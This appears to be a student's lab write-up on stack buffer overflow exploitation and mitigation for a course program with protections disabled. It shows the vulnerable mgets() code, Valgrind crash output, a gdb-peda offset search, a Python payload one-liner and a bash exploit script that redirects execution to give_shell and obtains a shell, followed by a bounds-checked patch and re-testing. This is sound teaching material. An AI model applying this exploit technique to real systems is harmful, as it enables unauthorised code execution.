

Stack Overflow Exploitation using Bash and Mitigation

1. Download the StackOverflowHW.cpp source file from D2L and compile the program as x86 binary using a Makefile, disabling all the countermeasures to exploit the program successfully.





2. Using manual static analysis, find and explain the vulnerabilities in the program.

This function uses an exploitable system call that can be used to execute malicious code.


```c
void give_shell()
{
  system("/bin/sh");
}
```

There is no boundary check in the mgets() function, as evidenced by the lack of a maximum size variable and the function simply proceeding to read in the entire buffer.


```c
char *mgets(char *dst)
{
  char *ptr = dst;
  int ch;
  /* skip leading white spaces */
  while ((ch = getchar()) && (ch == ' ' or ch == '\t'))
    ;

  if (ch == '\n')
  {
    *ptr = '\0';
    return dst;
  }
  else
    *ptr = ch;

  /* now read the rest until \n */
  while (true)
  {
    ch = getchar();
    if (ch == '\n')
      break;
    *(++ptr) = ch;
  }
  *(++ptr) = 0;
  return dst;
}
```

3. Use a tool such as Valgrind Memcheck to perform a dynamic analysis of the program to find any memory-related errors in the program.


I used the command **valgrind --tool=memcheck --leak-check=full ./StackOverflowHW** to insert text that surpassed the buffer boundary limit, resulting in a segmentation fault.



```
kali@x86_64-conda-linux-gnu: ~/stackoverflowbash
File  Actions  Edit  View  Help
(base) ┌──(kali㉿kali)-[~/stackoverflowbash]
└─$ valgrind --tool=memcheck --leak-check=full ./StackOverflowHW

==23393== Memcheck, a memory error detector
==23393== Copyright (C) 2002-2022, and GNU GPL'd, by Julian Seward et al.
==23393== Using Valgrind-3.20.0 and LibVEX; rerun with -h for copyright info
==23393== Command: ./StackOverflowHW
==23393==
buffer is at 0x1ffeffe980
Give me some text: imgonnaoverflowthebufferandkeepgoinguntilibreaksomethingim
gonnaoverflowthebufferandkeepgoinguntilibreaksomethingimgonnaoverflowthebuffe
randkeepgoinguntilibreaksomethingimgonnaoverflowthebufferandkeepgoinguntilibr
eaksomethingimgonnaoverflowthebufferandkeepgoinguntilibreaksomethingimgonnaov
erflowthebufferandkeepgoinguntilibreaksomethingimgonnaoverflowthebufferandkee
pgoinguntilibreaksomethingimgonnaoverflowthebufferandkeepgoinguntilibreaksome
thingimgonnaoverflowthebufferandkeepgoinguntilibreaksomething
Acknowledged: imgonnaoverflowthebufferandkeepgoinguntilibreaksomethingimgonna
overflowthebufferandkeepgoinguntilibreaksomethingimgonnaoverflowthebufferandk
eepgoinguntilibreaksomethingimgonnaoverflowthebufferandkeepgoinguntilibreaksо
methingimgonnaoverflowthebufferandkeepgoinguntilibreaksomethingimgonnaoverflo
wthebufferandkeepgoinguntilibreaksomethingimgonnaoverflowthebufferandkeepgoin
guntilibreaksomethingimgonnaoverflowthebufferandkeepgoinguntilibreaksomething
imgonnaoverflowthebufferandkeepgoinguntilibreaksomething with length 504
==23393== Jump to the invalid address stated on the next line
==23393==    at 0x676E696874656D6F: ???
==23393==    by 0x6F616E6E6F676D68: ???
==23393==    by 0x74776F6C66726575: ???
==23393==    by 0x7265666675626567: ???
==23393==    by 0x677065656B646E60: ???
==23393==    by 0x69746E75676E696E: ???
==23393==    by 0x736B61657262696B: ???
```




```
kali@x86_64-conda-linux-gnu: ~/stackoverflowbash
File  Actions  Edit  View  Help
==23393==    by 0x676E696874656D6E: ???
==23393==    by 0x6F616E6E6F676D68: ???
==23393==    by 0x74776F6C66726575: ???
==23393==    by 0x7265666675626567: ???
==23393==    by 0x677065656B646E60: ???
==23393==  Address 0x676e696874656d6f is not stack'd, malloc'd or (recently)
free'd
==23393==
==23393==
==23393== Process terminating with default action of signal 11 (SIGSEGV)
==23393==  Bad permissions for mapped region at address 0x676E696874656D6F
==23393==    at 0x676E696874656D6F: ???
==23393==    by 0x6F616E6E6F676D68: ???
==23393==    by 0x74776F6C66726575: ???
==23393==    by 0x7265666675626567: ???
==23393==    by 0x677065656B646E60: ???
==23393==    by 0x69746E75676E696E: ???
==23393==    by 0x736B61657262696B: ???
==23393==    by 0x676E696874656D6E: ???
==23393==    by 0x6F616E6E6F676D68: ???
==23393==    by 0x74776F6C66726575: ???
==23393==    by 0x7265666675626567: ???
==23393==    by 0x677065656B646E60: ???
==23393==
==23393== HEAP SUMMARY:
==23393==     in use at exit: 75,776 bytes in 3 blocks
==23393==   total heap usage: 3 allocs, 0 frees, 75,776 bytes allocated
==23393==
==23393== LEAK SUMMARY:
==23393==    definitely lost: 0 bytes in 0 blocks
==23393==    indirectly lost: 0 bytes in 0 blocks
```




4. Exploit the program.


   a. Execute remote user and root shellcode to exploit the program manually.

I executed **gdb-peda -q StackOverflowHW** to overflow the executable and **patts** find the offset length (312).






I executed **nm StackOverflowHW | grep give_shell** to get the address of the function (0x080491d6).




After converting the address (0x080491d6) to little endian (/xd6/x91/x04/x08), I created a payload.bin file with the **command python -c 'import sys; sys.stdout.buffer.write(b"A"*312 + b"\xd6\x91\x04\x08")' > payload.bin'**. I then ran the executable with payload.bin as input with the command **cat payload.bin - | ./StackOverflowHW**. Finally, I successfully redirected the program flow to the give_shell function.




```
References to pattern buffer found at:
0×f7a1e62c : 0×080507c0 (/usr/lib32/libc.so.6)
0×f7a1e630 : 0×080507c0 (/usr/lib32/libc.so.6)
0×f7a1e634 : 0×080507c0 (/usr/lib32/libc.so.6)
0×f7a1e638 : 0×080507c0 (/usr/lib32/libc.so.6)
0×f7a1e63c : 0×080507c0 (/usr/lib32/libc.so.6)
gdb-peda$ exit

(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$ nm StackOverflowHW | grep give_shell
080491d6 T _Z10give_shellv

(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$

(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$ python -c 'import sys; sys.stdout.buffer.write(b"A"*312 + b"\xd6\x91\x04\
x08")' > payload.bin

(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$ cat payload.bin - | ./StackOverflowHW
buffer is at 0×ffffbd14
Give me some text: hello
Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAhello with length 321
whoami
kali
█
```

b. Write a bash script to achieve the same (step b).


```
#!/bin/bash

# Step 1: Compile
echo "Compiling StackOverflowHW.cpp into x86 binary, disabling countermeasures..."
make clean
make StackOverflowHW

# Step 2: Manual Static Analysis
echo -e "\nPerforming manual static analysis..."
# Insert manual analysis comments
echo "Found vulnerable system call in function XYZ."
echo "No boundary check in mgets() function."

# Step 3: Dynamic Analysis using Valgrind
echo -e "\nPerforming dynamic analysis using Valgrind..."
valgrind --tool=memcheck --leak-check=full ./StackOverflowHW

# Step 4: Exploit the Program
echo -e "\nExploiting the program..."
# Finding offset using gdb-peda
gdb -q StackOverflowHW <<EOF
run
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)
AAFAAaAAOAAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9A
AOAAkAAPAA1AAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAz A%%A%sA%BA%$A%
n%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%FA%5A%KA%gA%6A%LA%hA%
7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%1A%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%
xA%y
patts
q
EOF

# Get the address of the function
function_address=$(nm StackOverflowHW | grep give_shell | cut -d ' ' -f 1)
little_endian_address=$(printf '\\x%s\\x%s\\x%s\\x%s' ${function_address:6:2}
${function_address:4:2} ${function_address:2:2} ${function_address:0:2})

# Create payload and run the program
echo -e "Creating payload..."
python -c "import sys; sys.stdout.buffer.write(b'A'*312 + b'$little_endian_address')" >
payload.bin
cat payload.bin - | ./StackOverflowHW

echo "Script execution completed."
```





```
ZA%xA%y")
0012| 0xffffbe0c ("QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%x
A%y")
0016| 0xffffbe10 ("A%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y"
)
0020| 0xffffbe14 ("%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0024| 0xffffbe18 ("SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0028| 0xffffbe1c ("A%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
[----------------------------------------------------------------------------
--]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25413925 in ?? ()
gdb-peda$ Creating payload ...
buffer is at 0xffffbd24
Give me some text: no
Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAno with length 318
whoami
kali
exit

./exploit.sh: line 35:  7437 Broken pipe             cat payload.bin -
      7438 Segmentation fault      | ./StackOverflowHW
Script execution completed.

(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$ 
```

5. Patch the vulnerability in the program.
    a. Find and use the secure API or write code to fix the vulnerability. The logic of the program shouldn't change!

I implemented a more secure version of the mgets function that passes the size of the buffer alongside the buffer itself, limits the input size to the buffer size – 1 (for the \n character at the end of the input), and null terminates the string.

StackOverflowHW - Copy.cpp


File Edit View

```
char *mgets(char *dst, size_t size)
{
  if (!dst || size == 0)
    return nullptr;

  char *ptr = dst;
  int ch;
  size_t count = 0;

  // Skip leading white spaces
  while ((ch = getchar()) && (isspace(ch)))
    ;

  if (ch == EOF || ch == '\n')
  {
    *ptr = '\0';
    return dst;
  }
  else
  {
    *ptr = ch;
    count++;
  }

  // Read the rest until \n or buffer is full
  while (count < size - 1)
  {
    ch = getchar();
    if (ch == EOF || ch == '\n')
      break;
    *(++ptr) = ch;
    count++;
  }

  *(++ptr) = '\0'; // Null-terminate the string
  return dst;
}

void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text: ";
  fflush(stdout);
  mgets(buffer, sizeof(buffer)); // similar to C's gets();
  // gets(buffer); // depricated
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << endl;
```

Ln 63, Col 59 | 58 of 1,224 chara | 70% | Unix (LF) | UTF-8


6. Recompile and do dynamic analysis (manual and Valgrind) as well as try to exploit the program again to ensure the vulnerability is patched.

I neglected to notice any readily apparent vulnerabilities in the code itself, so I manually tested the program with various inputs with the same results, but overflow wis not possible. I then ran the command **valgrind --tool=memcheck --leak-check=full ./StackOverflowHW** again. This time, though the text surpassed the buffer boundary limit, there was no segmentation fault and no errors or leaks possible.




```
(base) ┌──(kali㉿kali)-[~/stackoverflow]
└─$ valgrind --tool=memcheck --leak-check=full ./StackOverflowHW
==8965== Memcheck, a memory error detector
==8965== Copyright (C) 2002-2022, and GNU GPL'd, by Julian Seward et al.
==8965== Using Valgrind-3.20.0 and LibVEX; rerun with -h for copyright info
==8965== Command: ./StackOverflowHW
==8965==
buffer is at 0×feba6c74
Give me some text: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Acknowledged: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@ with length 299
Good bye!
==8965==
==8965== HEAP SUMMARY:
==8965==     in use at exit: 0 bytes in 0 blocks
==8965==   total heap usage: 3 allocs, 3 frees, 14,848 bytes allocated
==8965==
==8965== All heap blocks were freed -- no leaks are possible
==8965==
==8965== For lists of detected and suppressed errors, rerun with: -s
